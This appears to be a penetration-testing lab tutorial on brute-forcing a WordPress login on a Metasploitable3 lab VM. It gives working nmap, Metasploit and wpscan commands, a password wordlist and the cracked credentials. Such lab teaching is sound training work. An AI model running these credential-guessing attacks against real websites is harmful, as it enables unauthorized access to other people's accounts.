


Lab - Brute Forcing WordPress

Overview

Unlike hacks that focus on vulnerabilities in software, a Brute Force Attack aims to be the most straightforward kind of method to gain access to a site: it repeatedly tries usernames and passwords until it gets in. Often deemed ‘inelegant’, they can be very successful when people use passwords such as ‘123456’ and usernames such as ‘admin’.

Lab Requirements


- One virtual install of Kali Linux
- One virtual install of Metasploitable3-win2k8 (password: **vagrant**)
- VirtualBox adapters should be set to host-only adapter.



Find your target's IP address

Log on to your Win2k8 target machine as an administrator using the password, **vagrant**.

Once you have a desktop, open a command prompt, and at the prompt, type **ipconfig**. Next, find the IP address for the local area connection.



This is the IP address for my Metasploitable3 target. Yours may differ.

You will also need the IP address of your Kali machine. Open a new terminal on your Kali machine. At the prompt, type **ifconfig**.

Press Enter.

Find the IP address for your eth0 adapter.

```
File Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe50:4c14 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:50:4c:14 txqueuelen 1000 (Ethernet)
    RX packets 144 bytes 28949 (28.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 5718 (5.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This is the IP address for my Kali machine. Yours may differ.

Check for Connectivity

From your Kali desktop, open a new terminal. At the prompt, type ping <target IP address>:

```
(root@kali)-[~/Desktop/Shell Codes]
# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data:
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.288 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=0.427 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.428 ms
^C
— 192.168.56.103 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6133ms
rtt min/avg/max/mdev = 0.238/0.382/0.435/0.076 ms
(root@kali)-[~/Desktop/Shell Codes]
#
```

You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to host-only adapters and try again.


Begin the Lab

On your Kali desktop, right-click and create a new folder and name that new folder as ShellCodes.

Using a Custom Wordlist

We first need to create or find a custom wordlist. Some tools will crawl a website that can create a custom wordlist, such as [cewl](#). We could also use one of the many wordlists available in Kali or find a custom wordlist searching the Internet.

To see all the wordlists that come preinstalled with Kali, open a terminal and use the **locate** command followed by the word 'wordlists':



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# locate wordlists  
/etc/theHarvester/wordlists  
/etc/theHarvester/wordlists/dns-big.txt  
/etc/theHarvester/wordlists/dns-names.txt  
/etc/theHarvester/wordlists/dorks.txt  
/etc/theHarvester/wordlists/general  
/etc/theHarvester/wordlists/names_small.txt  
/etc/theHarvester/wordlists/general/common.txt  
/usr/bin/wordlists  
/usr/lib/python3/dist-packages/theHarvester/wordlists  
/usr/share/wordlists  
/usr/share/amass/wordlists  
/usr/share/amass/wordlists/all.txt  
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt  
/usr/share/amass/wordlists/deepmagic.com_top500prefixes.txt  
/usr/share/amass/wordlists/deepmagic.com_top50kprefixes.txt  
/usr/share/amass/wordlists/fierce_hostlist.txt  
/usr/share/amass/wordlists/jhaddix_all.txt  
/usr/share/amass/wordlists/sorted_knock_dnsrecon_fierce_recon-ng.txt
```


We can use the following usernames and passwords to create a customized wordlist for Metasploitable3:

```
testpassword  
loginpassword  
composer
```


vagrant
credential
hello
world
tryme
2123456789

987654321
qwerty
abcdefghijklmnopqrstuvwxyz
abcd
hyperledger
network
toolsandhack
admin
sploit
user
manager

Highlight and copy the preceding wordlist. Then, on your Kali desktop, open your working folder. In the right windowpane, create a new document, and from the next context menu, select **Empty file**:




Give your wordlist a user-friendly name. For example, I called my wordlist metasploitable3.




Click the Create button.


Inside your working folder, find the empty file you just created. Open using mousepad. Copy and paste the raw data that you copied for the GitHub site.




Close the file. When prompted, click Save.




Close your working folder.



Right-click on the new folder, and from the context menu, select Open Terminal Here:






Begin the lab!

From your Kali machine, open a browser, and in the address bar, type the IP address of your target machine followed by the port number that your Apache HTTPd service is running on (:8585) followed by /wordpress.

Example: **192.168.56.140:8585/wordpress**

This brings up the WordPress home page. Under Meta, you will find a link for the login page. The link to the login page will take you to /wordpress/wp-login.php:




We have the username and password, but what if we didn't? We could attempt to guess the username and password. We could try the default username and password for WordPress.

Default WordPress Login


Field	Value
username	admin
password	password

When guessing and using the default username and password fail, we can try several methods to brute force the username and password using our custom wordlist.




Brute Forcing WordPress Using Nmap

From your Kali desktop, right-click on your working folder, and from the context menu, select Open Terminal Here:




At the prompt, type **msfconsole**. Press Enter.

A screenshot of a Metasploit terminal window. The title bar shows 'File Actions Edit View Help'. The prompt is '(rootkali)-[~/Desktop/ShellCodes]' and the command is '# msfconsole'.

At your Metasploit prompt, type or copy and paste the following Nmap command:

```
db_nmap -sV -n --script http-wordpress-brute --script-args  
userdb=/root/Desktop/ShellCodes/metasploitable3.txt,passdb=/root  
/Desktop/ShellCodes/metasploitable3.txt,http-wordpress-  
brute.uri=/wordpress/wp-login.php -p8585 192.168.56.140
```

This is my IP address for my target; your IP address will differ!

A screenshot of a Metasploit terminal window showing the command 'db_nmap -sV -n --script http-wordpress-brute --script-args userdb=/root/Desktop/ShellCodes/metasploitable3.txt,passdb=/root/Desktop/ShellCodes/metasploitable3,http-wordpress-brute.uri=/wordpress/wp-login.php -p8585 192.168.56.103' being entered.

Press Enter.

You will receive the following error message:


Database not connected

Metasploit uses PostgreSQL as its database, so it needs to be started.

Open a new terminal. At the prompt, type the following to start the PostgreSQL database:

sudo service postgresql start

Press Enter.

A screenshot of a terminal window showing the command 'sudo service postgresql start' being entered and executed.

With PostgreSQL up and running, we next need to create and initialize the msf database.

At the prompt, type the following to initialize the mst database:

```
sudo msfdb init
```



```
(rootkali)-[~]  
# sudo msfdb init
```

Press Enter.

Close the terminal. Close your Metasploit terminal. Right-click on your working folder, and from the context menu, select Open a terminal here.

At the terminal prompt, type msfconsole:

```
(rootkali)-[~/Desktop/ShellCodes]  
# msfconsole
```

Press Enter.

Use your up arrow to reload your last command at the Metasploit prompt.

```
msf6 > db_nmap -sV -n --script http-wordpress-brute --script-args userdb=/root/Desktop/ShellCodes/metasploitable3.txt,passdb=/root/Desktop/ShellCodes/metasploitable3.txt,http-wordpress-brute.uri=/wordpress/wp-login.php -p8585 192.168.56.103
```

Press Enter.


After a few minutes, the Nmap scan returns the following results, finding four sets of credentials:

```
msf6 > db_nmap -sV -n --script http-wordpress-brute --script-args userdb=/root/Desktop/ShellCodes/metasploitable3.txt,passdb=/root/Desktop/ShellCodes/metasploitable3.txt,http-wordpress-brute.uri=/wordpress/wp-login.php -p8585 192.168.56.103  
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 22:28 EDT  
[*] Nmap: Nmap scan report for 192.168.56.103  
[*] Nmap: Host is up (0.00046s latency).  
[*] Nmap: PORT      STATE SERVICE VERSION  
[*] Nmap: 8585/tcp open  http   Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)  
[*] Nmap: | http-wordpress-brute:  
[*] Nmap: |   Accounts:  
[*] Nmap: |     vagrant:vagrant - Valid credentials  
[*] Nmap: |     admin:sploit - Valid credentials  
[*] Nmap: |     manager:manager - Valid credentials  
[*] Nmap: |     user:sploit - Valid credentials  
[*] Nmap: |_ Statistics: Performed 564 guesses in 242 seconds, average tps: 2.3  
[*] Nmap: |_ http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2  
[*] Nmap: MAC Address: 08:00:27:32:5D:E6 (Oracle VirtualBox virtual NIC)  
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 253.54 seconds
```


Brute Forcing WordPress Using Metasploit

Right-click on your working folder and select Open Terminal from the context menu.


At the terminal prompt, type msfconsole:



Press Enter.

Type in each of the following Metasploit commands one at a time, hitting Enter between each command:

```
use auxiliary/scanner/http/wordpress_xmlrpc_login
set rhost 192.168.56.140
set rport 8585
set targeturi /wordpress
set user_file
/root/Desktop/ShellCodes/metasploitable3.txt
set pass_file
/root/Desktop/ShellCodes/metasploitable3.txt
set blank_passwords true
set stop_on_success false
set verbose false
run
```



```
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set stop_on_success false
stop_on_success => false
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > set verbose false
verbose => false
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > run
```

After a short scan, Metasploit finds four sets of credentials:

```
[*] 192.168.56.103:8585 :/wordpress/xmlrpc.php - Sending Hello ...
[*] Starting XML-RPC login sweep ...
[+] 192.168.56.103:8585 - Success: 'vagrant:vagrant'
[+] 192.168.56.103:8585 - Success: 'admin:sploit'
[+] 192.168.56.103:8585 - Success: 'user:sploit'
[+] 192.168.56.103:8585 - Success: 'manager:manager'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > █
```

Brute Forcing WordPress Using Wpscan

Right-click on your working folder and select Open Terminal from the context menu.

At the prompt, type the following:

```
wpscan --url http://192.168.56.140:8585/wordpress/ --
passwords /root/Desktop/ShellCodes/metasploitable3.txt
```

Press Enter.

When wpscan starts for the first time, it will ask you if you want to update. I recommend allowing the update, but you will have to change your VirtualBox adapter for Kali to Nat network.

After the update, you will need to change it back to a host-only adapter and restart the scan.

Wpscan found four sets of credentials:

```
[!] Valid Combinations Found:
| Username: vagrant, Password: vagrant
| Username: admin, Password: sploit
| Username: user, Password: sploit
| Username: manager, Password: manager

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Thu Apr 28 22:14:59 2022
[+] Requests Done: 219
[+] Cached Requests: 51
```

```
[+] Data Sent: 97.059 KB  
[+] Data Received: 91.685 KB  
[+] Memory used: 233.91 MB  
[+] Elapsed time: 00:00:42
```

```
(root👤kali)-[~/Desktop/ShellCodes]  
#
```

